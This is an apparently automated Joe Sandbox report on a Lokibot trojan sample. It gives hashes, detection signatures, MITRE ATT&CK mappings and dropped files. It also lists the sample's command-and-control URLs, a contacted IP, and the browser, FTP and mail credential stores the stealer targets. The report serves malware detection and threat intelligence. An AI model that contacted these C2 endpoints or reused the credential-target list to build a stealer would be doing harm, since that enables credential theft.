ID: 562515
Sample Name: kVijllv0Yl
Cookbook: default.jbs
Time: 23:36:03
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

kVijllv0Yl


Overview

General Information

Sample Name:	kVijllv0Yl (renamed file extension from none to exe)
Analysis ID:	562515
MD5:	6997de404fb7e7..
SHA1:	121a437542ba54.
SHA256:	f36a543cfcddf76…
Tags:	32 exe Loki trojan
Infos:	



Detection




Lokibot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Lokibot
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Yara detected aPLib compressed bi…
- Tries to harvest and steal ftp login c…

Classification



Process Tree

- **System is w10x64**
- kVijllv0Yl.exe (PID: 2312 cmdline: "C:\Users\user\Desktop\kVijllv0Yl.exe" MD5: 6997DE404FB7E798AECC2C8A14FD2F12)
  - kVijllv0Yl.exe (PID: 1292 cmdline: "C:\Users\user\Desktop\kVijllv0Yl.exe" MD5: 6997DE404FB7E798AECC2C8A14FD2F12)
- **cleanup**

Malware Configuration

Threatname: Lokibot

```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000000.350551294.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000000.350551294.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000001.00000000.350551294.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000000.350551294.0000000000400000.00000040.00000400.00020000.00000000.sdmp	INDICATOR_SUSPICIOUS_GENInfoStealer	Detects executables containing common artifcats observed in infostealers	ditekSHen	• 0x17936:$f1: FileZilla\recentservers.xml • 0x17976:$f2: FileZilla\sitemanager.xml • 0x15be6:$b2: Mozilla\Firefox\Profiles • 0x15950:$b3: Software\Microsoft\Internet Explorer\IntelliForms\Storage2 • 0x15afa:$s4: logins.json • 0x169a4:$s6: wand.dat • 0x15424:$a1: username_value • 0x15414:$a2: password_value • 0x15a5f:$a3: encryptedUsername • 0x15acc:$a3: encryptedUsername • 0x15a72:$a4: encryptedPassword • 0x15ae0:$a4: encryptedPassword
00000001.00000000.350551294.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version
Click to see the 37 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.kVijllv0Yl.exe.1ade0000.3.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13278:$s1: http:// • 0x16233:$s1: http:// • 0x16c74:$s1: \x97\x8B\x8B\x8F\xC5\xD0\xD0 • 0x13280:$s2: https:// • 0x13278:$f1: http:// • 0x16233:$f1: http:// • 0x13280:$f2: https://
0.2.kVijllv0Yl.exe.1ade0000.3.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
0.2.kVijllv0Yl.exe.1ade0000.3.unpack	Loki_1	Loki Payload	kevoreilly	• 0x131b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x133fc:$a2: last_compatible_version
0.2.kVijllv0Yl.exe.1ade0000.3.unpack	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x123ff:$des3: 68 03 66 00 00 • 0x15ff0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x160bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
1.0.kVijllv0Yl.exe.400000.9.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13e78:$s1: http:// • 0x17633:$s1: http:// • 0x18074:$s1: \x97\x8B\x8B\x8F\xC5\xD0\xD0 • 0x13e80:$s2: https:// • 0x13e78:$f1: http:// • 0x17633:$f1: http:// • 0x13e80:$f2: https://
Click to see the 84 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected aPLib compressed binary

Malware Analysis System Evasion

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected Lokibot

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file registry)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected Lokibot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Native API	Path Interception	1 Access Token Manipulation	1 Deobfuscate/Decode Files or Information	2 OS Credential Dumping	1 Account Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 1 1 Process Injection	2 Obfuscated Files or Information	2 Credentials in Registry	2 File and Directory Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Software Packing	Security Account Manager	5 System Information Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Masquerading	NTDS	1 1 Security Software Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Virtualization/Sandbox Evasion	LSA Secrets	1 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Access Token Manipulation	Cached Domain Credentials	1 System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
kVijllv0YI.exe	40%	Virustotal		Browse
kVijllv0YI.exe	48%	ReversingLabs	Win32.Backdoor.Androm	
kVijllv0YI.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsg69F4.tmp\xfmkprutvpn.dll	28%	Virustotal		Browse

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.kVijllv0Yl.exe.400000.3.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
1.0.kVijllv0Yl.exe.400000.1.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
1.0.kVijllv0Yl.exe.400000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.kVijllv0Yl.exe.1ade0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.kVijllv0Yl.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.kVijllv0Yl.exe.400000.8.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.kVijllv0Yl.exe.400000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.kVijllv0Yl.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
1.0.kVijllv0Yl.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.kVijllv0Yl.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.kVijllv0Yl.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.kVijllv0Yl.exe.400000.2.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File

Domains

Source	Detection	Scanner	Label	Link
secure01-redirect.net	22%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://secure01-redirect.net/gc15/fre.php	19%	Virustotal		Browse
http://secure01-redirect.net/gc15/fre.php	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
secure01-redirect.net	185.185.69.76	true	true	• 22%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown
http://secure01-redirect.net/gc15/fre.php	true	• 19%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nsis.sf.net/NSIS_Error	kVijllv0Yl.exe	false		high
http://nsis.sf.net/NSIS_ErrorError	kVijllv0Yl.exe	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ibsensoftware.com/	kVijllv0Yl.exe, kVijllv0Yl.exe, 00000001.00000000.346477507.0000000000400000.00000040.00000400.00020000.00000000.sdmp, kVijllv0Yl.exe, 00000001.00000002.602834721.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.185.69.76	secure01-redirect.net	Russian Federation		35278	SPRINTHOSTRU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562515
Start date:	28.01.2022
Start time:	23:36:03
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	kVijllv0Yl (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/6@35/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 77.4% (good quality ratio 74.7%) • Quality average: 77.1% • Quality standard deviation: 28%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, www.bing.com, client.wns.windows.com, fs.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, dual-a-0001.a-msedge.net, www-bing-com.dual-a-0001.a-msedge.net, ctldl.windowsupdate.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
23:37:15	API Interceptor	32x Sleep call for process: kVijllv0Yl.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\nsg69F3.tmp

Process:	C:\Users\user\Desktop\kVijllv0YI.exe
File Type:	data
Category:	dropped
Size (bytes):	269906
Entropy (8bit):	7.658711659128666
Encrypted:	false
SSDEEP:	6144:uuOB0r1H5NPCb6yTo0bS2IBEnEwikp46NNVGtf6uGfZghuUYtDw:tr1XaeS0xw5XNVGx0xjH
MD5:	3E44A21AFF425B74994D8A28FFF9B23E
SHA1:	1654662D1C4F390E994D4C858D8B820FE651605C
SHA-256:	8D848BF31B17F081AAFA0AA4535767365C8CC518A8A434776733A06DE10921C9
SHA-512:	AFD4358FCA881DE6C7587C407FC66014FD5A6EB1E3DB604CBBA7F53766141C2C0CC170A0D8B7C066169BC14EFA805A9725FE18A89B6C7A4967DE61E80D941E 07
Malicious:	false
Reputation:	low
Preview:	Ld.....,..... ....M.....fc.....4d..... .....J.....j.....f..... ....

C:\Users\user\AppData\Local\Temp\nsg69F4.tmp\xfmkprutvpn.dll

Process:	C:\Users\user\Desktop\kVijllv0YI.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20992
Entropy (8bit):	5.749135787820481
Encrypted:	false
SSDEEP:	384:Yb6PUQ1aldbpD3HXY0QmwiEiTIYKopaZUb6xhbotKb:YbG1albrXY0HwinMdZeUhbogb
MD5:	C91E53F1A792E1F98CAE5FAF1B3324BD
SHA1:	4CD46871507173B3B4EAB34A2885E76E4D60E32A
SHA-256:	2F51361FFE7DC60A4088469A27E570F22CF655E87720D26626B4E257492739E9
SHA-512:	25AC355D4FB8DD503921B62AA5F869C5805F6909C7079633B5EB4BE9C6094B708D216786AA8D025712558745AEF13A7F3F9FEFA7D5C82BEA44957737E954176C
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 28%, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Q...0...0...0...[...0...0..0..Mn...0..Mn...0..Hn...0..Mn...0..Rich.0... .....PE..L....g.a.....!.....@.....P.....@.....0Q..L...|Q.....`.....p.....P..0.... .....text...,>.....@..... ..`.rdata.....P.....D.....@..@.rsrc.....`.....N.....@..@.reloc.....p.....P.....@..B..... .....

C:\Users\user\AppData\Local\Temp\uyauscropq

Process:	C:\Users\user\Desktop\kVijllv0YI.exe
File Type:	data
Category:	dropped
Size (bytes):	4967
Entropy (8bit):	6.171281725061639
Encrypted:	false
SSDEEP:	96:NPyed2g5U8YofB+TCC1CTHLBiA5CECh5+AU+P6dOuG3xiuoggvX3K:hyyzPfGVCTHLBiA5Ctf+AU+PI1GwuorK
MD5:	6A777038ED583DD539A48B85A672378F
SHA1:	2B24614BD0F041619CBEA3AC3DFCE400C0A7A30B
SHA-256:	D15DA5D9FC537DA388F115A3E951FC44CCD30BB62B0F9131EE1F1B42C8B70413
SHA-512:	48C0BB9A6873B022F561C77BA69C769BB9352CF02B476FFCBB63A14EC8F554FCDA792EFD7203650ABB2877D3E0D4CEF3FA1EF5D46BBD9A5C3ECE002F30257 B6E
Malicious:	false
Reputation:	low

Preview:	.....&|.D.14.XDV...X.O..6..X.O..6.DV..6.....DV...F..F.n6.!.....j6.j&..F..F.n6.!.....j6.j&..F..F.n6.!....j6.j&..F..F.n6.!....j6.j&.D~..?.S.Y\...6..j6.j&.|6.D....j6.j..|6.|..n...S.Z..|6..&.n.j 6.X.jV.D..S.....D.....V..F.Z.F.#.F.2Y.F.2Z.F.P.F.Wv.U.H)|..H)j=..D..F..F.2#|6...j6..V.....D...|V.WP|6.PW,|.^...&|.""..X.O..6.|6.|..6.T.|6.|.|..|.j&.|...j6.|6.|.1|..j.|6.|&.|.^...I.. p.y....G.....IO..p.O....-.....I.-|p.5....3.....&|.D...X.O..6.6.....n6.j6.D~..U.|6...|6.1j6.|6.)j6.....v.U/|6.S.Z\..j...j5.n6.S.Z...j...j5.S.S.Y\..n...!IO..p....!....j6...n6.!.F..3...j6.D~..U.DV....6 .....|6.|.^...&|.D.1.X.O..6.6.....n6.j6.D~..U.|6...|6.1j6.|6.)j6...$...v..Es...|6.S.Z\..j..j5.|6..S.Z...j..j5.|6.S.Z..j..j5.|6...S.#\..j..j=.n6.S.Z...j..j5.S.S.Y\..n...!I..p.....!....j6.D~..U.|6.|..j. ...F..F..F..F..8...j6.D~..U.DV....6.....|6.|.^...&|.D..6.....n6.j6.D~..U.|6...|6.1j6.|6.)j6...S...v.U/|6.S.Z\..j..j5..|6..S.Z...j..j5..S.S.Y\..n...!I.-|p.....!.....j6....F

C:\Users\user\AppData\Local\Temp\zhi4pk9imnkv3lr

Process:	C:\Users\user\Desktop\kVijllv0YI.exe
File Type:	data
Category:	dropped
Size (bytes):	218255
Entropy (8bit):	7.988008060500998
Encrypted:	false
SSDEEP:	6144:N0r1H5NPCb6yTo0bS2lBEnEwikp46NNVGtf6uGfZghuUe:ur1XaeS0xw5XNVGx0xjV
MD5:	4ABFD766D3D71773430A02F9CDDC33B2
SHA1:	D623A96E0F04A04CB73F632D89263513AB9EA5E4
SHA-256:	5F335EA5F3D9C2FC3E21CAA50C960EEE648BA5988D99490DA32F9A6A4009EEE6
SHA-512:	BD6A540D1884FFCAB7BFE760480474C2BB329F803A413BD143126A66F8184E5566830E4F09BA07F8E24C4476FD5556487519FDC8D73499EE239A1B94E82A0366
Malicious:	false
Reputation:	low
Preview:	.1W{.@K.....')V..P#1_x#K.....Q..|.6?..>.`>..x..<....j.[P.....d.y."7..<.q..G.....t.o.....:.H..#SuqCw3...n/. ....Q.7{..,6.....~]X<..2._L.\.N.t...O....q~.^[)..K.....o.a..]...._FS.4.... .....2.N...x...00.....1Yzp..J@.v..... +...~:.{V@V~.....P'....P#1.j.K.....|{6?..>..>..xB.<.....P..<.T .`...5.6X..<N?.6).P..1.....h.T..].?..D..8.....&.sk.8SuqCw3..R..K8...,....U.H.)..99z ...Z....Q...2..h..6.h[..y..D.....\...9.@.X\.1...*.J...T...2n.....n`.2y...fRL..xzp.m.{..]...Xn.+...~:.{s@K.....X.9K#1.l#K.B....Q...P6?..>.`>..x.....#P..s. .\...8.6.7..N?/6).P..1..... ?..D..8....&7lW.8SuqCw3..R..K8...,....U.H.)..99z...Z....Q...2..h..6.h[..y..D.....\...9.@.X\.1.....T...2n.....n`.2y...f...1Yzp...@.....K..+...~:.{s@K.....'.V..P#1.x#K.....Q..|.6?..> .`>..x..<....j..P..<.. ....5.6....N?/6).P..1.....h.T....?..D..8...~.&7sk.8SuqCw3..R..K8...,....U.H.)..99z...Z....Q...2..h..6.h[..y..D.....\...9.@.X\.1.....T...2n.....n`.2y...f

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck

Process:	C:\Users\user\Desktop\kVijllv0YI.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

